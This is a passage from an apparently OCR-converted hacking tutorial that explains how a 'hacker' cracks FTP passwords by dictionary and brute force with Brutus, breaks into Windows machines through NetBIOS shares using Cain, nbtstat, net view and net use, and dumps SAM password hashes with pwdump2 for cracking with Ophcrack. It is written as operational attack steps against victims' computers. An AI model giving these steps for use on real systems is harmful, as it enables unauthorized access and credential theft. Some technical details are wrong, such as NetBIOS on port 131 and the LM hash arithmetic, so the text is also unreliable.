
A Dictionary attack is a password cracking method which is done by trying every single word from a word list. A word list consists of large number dictionary words. Each word is tried against the password database. I will use a popular Cracking software called [Brutus](#) to show a Dictionary attack against and Ftp server. Brutus is a widely known Remote password Cracker. Brutus version AET2 is the current release and includes the following authentication types :

1. HTTP (Basic Authentication)
2. HTTP (HTML Form/CGI)
3. POP3
4. FTP
5. SMB
6. Telnet


Other types such as IMAP, NNTP, NetBus etc a A Ftp server stands for file transfer protocol. Once a hacker gains access to a Ftp server he could and upload or delete anything he wants on your server. An FTP address looks like **ftp://**.

1. First of all a hacker will look for a Ftp server you use a Dictionary attack. Lets take an example that a Ftp server has been set up on a computer and the the IP address of that computer is **127.0.0.1**.


2. Now by going to **ftp://127.0.0.1** you the hacker would get a popup box asking for a username and password.



3. Next the hacker would try to crack the password by using a dictionary attack with Brutus.



4. Next the hacker will click on **type** and click FTP. The port default port set will be 80. The hacker would change it to 21 because most of the sites are on port 21. However some sites move to a different port to make them more secure.



5. Next the hacker will click on type and select on the FTP option. Now if the hacker knows the username he will just enter it. But if he doesn't know the username then he will probably look for a list of username. Which in case is provided when you download Brutus.

6. In order to launch a dictionary attack the hacker must choose a wordlist. You can get some good wordlists [here](#)



7. Once the hacker clicks on the start button, brutus will try all words from the dictionary if you are lucky enough you will get the correct username and password.

Brute force attacks

Brute force attack is done by trying all possible combinations and special characters until the right password is found. The password is guaranteed but it takes a lot of time. All that you need is the username and find out what is the max password length the Brutus allows to set what is the maximum also the minimum. Say the minimum is 6 and max is 8. You have to start trying out all the combination. First all the six letter combos then seven then 8.

aaaaaa

aaaaab

aaaaac

aaaaab

.

abaaaa

.

azzzzz

baaaaa


..

zzzzzz



Now once you do for 6 repeat the same for 7 and then for 8, you will surely crack it.

Here I will show you how a hacker will use a Brute force attack against an FTP server.

1. Put the same target and port you choose for the Dictionary attack.
2. Now Beside **Pass Mode** Click on Wordlist. A drop down menu will appear click on **Brute Force**.



3. In order to shorten the hacking process the hackers often use password range. If you have an idea what the password is then you could probably select the right option. If you are sure that the password contain only digits then you can choose the Digits only option which will minimize the cracking time.



4. Now once you click on start it will start the cracking process. If you are lucky enough you will get the correct password but if the password length is long then it will take a lot of time.

Rainbow Tables

Rainbow tables is one of best password cracking methods ever. Rainbow tables work with pre-calculated hashes of all passwords available within a certain character space, be that a-z or a-z A-z or a-zA-Z0-9 etc. If the hashes are not salted a complex password could be cracked with rainbow tables. We will talk more about rainbow tables when we come to Windows Password Hacking section.

Here are some more password cracking tools for learning purposes:

- [Can and Abel](#)
- [John the Ripper](#)
- [THC Hydra](#)
- [SolarWinds](#)
- [RainbowCrack](#)

Chapter Five


Windows Hacking

You have been introduced to various sections such as **Password hacking** and **Password Cracking**. Its now time to introduce to a new section I.e Windows Hacking.


Netbios Hacking

Netbios stands for “**Network basic Input output System**” Netbios Hacking is a method of gaining access to victims computer by Printer or Hard-drive sharing. Netbios is easiest way of gaining access to victims computer. The only two things which are required for the target machine is to have file printer sharing enabled and **Port 131** opened. Here is how a hacker will gain access to a computer using Netbios Hacking.

1. So first off all the hacker will find a computer the **computer to hack into**. So if your plugged in to the LAN, or connected to the WAN, you can begin.
2. Next the Hacker will Open up **Cain and Abel**. Cain and able is a windows recovery tool it allows you to recover passwords with different types of attacks such as Dictionary, Brute-Force and Cryptanalysis attacks, recording VOIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols This program has a built in sniffer feature. A sniffer looks for all IP addresses in the local subnet.
3. Once the hacker has opened up the program he will click on the **sniffer tab**, click the **Start/Stop sniffer**, and then click the on the **blue cross**.



4. Another window will pop up, Hacker will make sure “All host in my subnet” is selected, and then he will click on **OK** button



5. Now the sniffer will scan and bring the IP's, computer names and Mac addresses.

IP address	MAC address	OUI fingerprint	Host name
192.168.1.110	001320DA6B8D	Intel Corporat	
192.168.1.111	0004AC237C50	IBM CORP.	
192.168.1.112	001320DA6B8D	Intel Corporat	
192.168.1.113	00167697C13A	Intel Corporation	
192.168.1.200	00062921B309	IBM CORPORATION	
192.168.1.201	001320DA6B8D	Intel Corporat	
192.168.1.202	08001FC2290F	SHARP CORPORATION	
192.168.1.203	000400C40BC9	LEXMARK INTERNATIONAL, INC.	
192.168.1.204	001320DA659E	Intel Corporat	
192.168.1.205	001320DA6402	Intel Corporat	
192.168.1.206	0001E638435D	Hewlett-Packard Company	
192.168.1.208	000400EC03C8	LEXMARK INTERNATIONAL, INC.	
192.168.1.100	00402B6FB9E0	TRIGEM COMPUTER, INC.	
192.168.1.101	0013CE3D5293	Intel Corporat	
192.168.1.102	00125A3C7C18	Microsoft Corporation	
192.168.1.103	0013CE3D5293	Intel Corporat	
192.168.1.104	00402B6FB9E0	TRIGEM COMPUTER, INC.	
192.168.1.105	020C415736EC		
192.168.1.106	00125A3C7C18	Microsoft Corporation	
192.168.1.107	0016769830AF	Intel Corporation	
192.168.1.108	001320DA75A8	Intel Corporat	
192.168.1.109	001320DA5D3A	Intel Corporat	
192.168.1.1	0014BF33069B	Cisco-Linksys LLC	

Hosts APR Routing Passwords VoIP

http://www.oxid.it

6. Next the hacker will Ping the individual IP address to find out which target is online. Suppose the IP address of the target is “192.168.1.103” and he/she is online the following screen will appear.

```
C:\Documents and Settings\>ping 192.168.1.103

Pinging 192.168.1.103 with 32 bytes of data:

Reply from 192.168.1.103: bytes=32 time<1ms TTL=128
Reply from 192.168.1.103: bytes=32 time<1ms TTL=128
Reply from 192.168.1.103: bytes=32 time<1ms TTL=128
Reply from 192.168.1.103: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.103:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

However If target is not online the following screen:


```

C:\Documents and Settings\ [redacted] ping 192.168.1. [redacted]
Pinging 192.168.1. [redacted] [192.168.1. [redacted]] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1. [redacted]:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

```

Note: If the target is not online, either switch to a different target, or try another time. If the target is online only then we can proceed.

7. Next the hacker will run “**Nbtstat -a (IP address of target)**” to find out whether there is file sharing enabled or not. If the file sharing is enabled it will show the following screen.

Example: **Nbtstat -a 192.168.1.103**, where 192.168.1.103 is the Ip address of victims computer.

Lets say that **BATGIRL** is the name of the computer which the hacker is trying to connect. If you look to the right you should see a **<20>**. This means that file sharing is enabled on **BATGIRL**. If there was not a **<20>** to the right of the Name then you need to try a different target.

8. Now once the hacker has found out that the target is online and has file sharing enabled he will now try to access the computer. The hacker will now run the command **net view \\TargetIPAddress**

An example will be **net view \\192.168.1.103**. This command will display any shared drives, folders, files or printers. If nothing is being shared it will display nothing and you will not be able to gain access to the computer. If something is being shared you will get the following screen.

```

C:\Documents and Settings\ [redacted] M>net view \\ [redacted]
Shared resources at \\ [redacted]

Share name  Type    Used as  Comment
-----
Printer     Print   Send To OneNote 2007
Printer2    Print   HP Photosmart 8200 Series
SharedDocs  Disk
The command completed successfully.

```

To gain access to the computer hacker need to do is “**map**” the shared drive onto our computer. This means that we will make a drive on our computer, and all the contents of the targets computer can be accessed through our created network drive.

The hacker will type in the following command “**net use K: \\(IP Address of Target)\\(Shared Drive).**”

An example will be “**net use K: \\192.168.1.103\\C.**”

Now, if the hackers disconnect from the WAN or LAN, he will not be able to access this drive, hence the name Network Drive. The drive will not be deleted after he disconnects though, but the hacker won’t be able to access it until he reconnect to the network.



Cracking Windows Passwords

As we know that the Passwords are stored in windows in weak hash form. The first kind of which is called LM Manager Hash (Lan Manager). If the password is longer than 7 characters they are broken up in 7 – Characters made upper case. And then hashed with DES. This means there are only about 2^{37} 8-bit hashes instead of 2^{83} 16-bit hashes hence making it easier for the hacker to crack it.

The tool which is used to crack windows password is known as **OPH Crack** and it uses Rainbow tables to crack the password, which was explained in the Password Cracking section.

Below are the steps which a hacker might take to crack windows password s using OPH Crack I will be using **OPH 2.2** you can use newer version which work in similar manner.

1. First of all you would need hashes to crack windows password. Windows stores hashes

a) In the folder **C:\windows\system32\config**. This folder is locked to all accounts (including an Administrator account).

b) In a SAM file from **C:\windows\repair** if rdisk has ever run In the registry,

c) Under **HKEY_LOCAL_MACHINESAM**, which is locked to all accounts



2. Now you would need a copy of those hashes to begin the cracking process. Here is a method to obtain windows hashes

- Boot to linux and copy the file directly from C:\windows\system32\config.
- Run pwdump2, including in Ophcrack. Here is an example of the command line (start, run, type “cmd” and hit enter)

```
C:\Documents and Settings\Elliott Back>cd "C:\Program
Files\ophcrack\win32_tools"
C:\Program Files\ophcrack\win32_tools>pwdump2
Administrator:499:aabbcc:3311dd:::
Elliott Back:234:aabbcc:3311dd:::
C:\Program Files\ophcrack\win32_tools>
```


3.Now once you have the hashes you can start the cracking process now.

4.Start **OPH CRACK 2.2**.

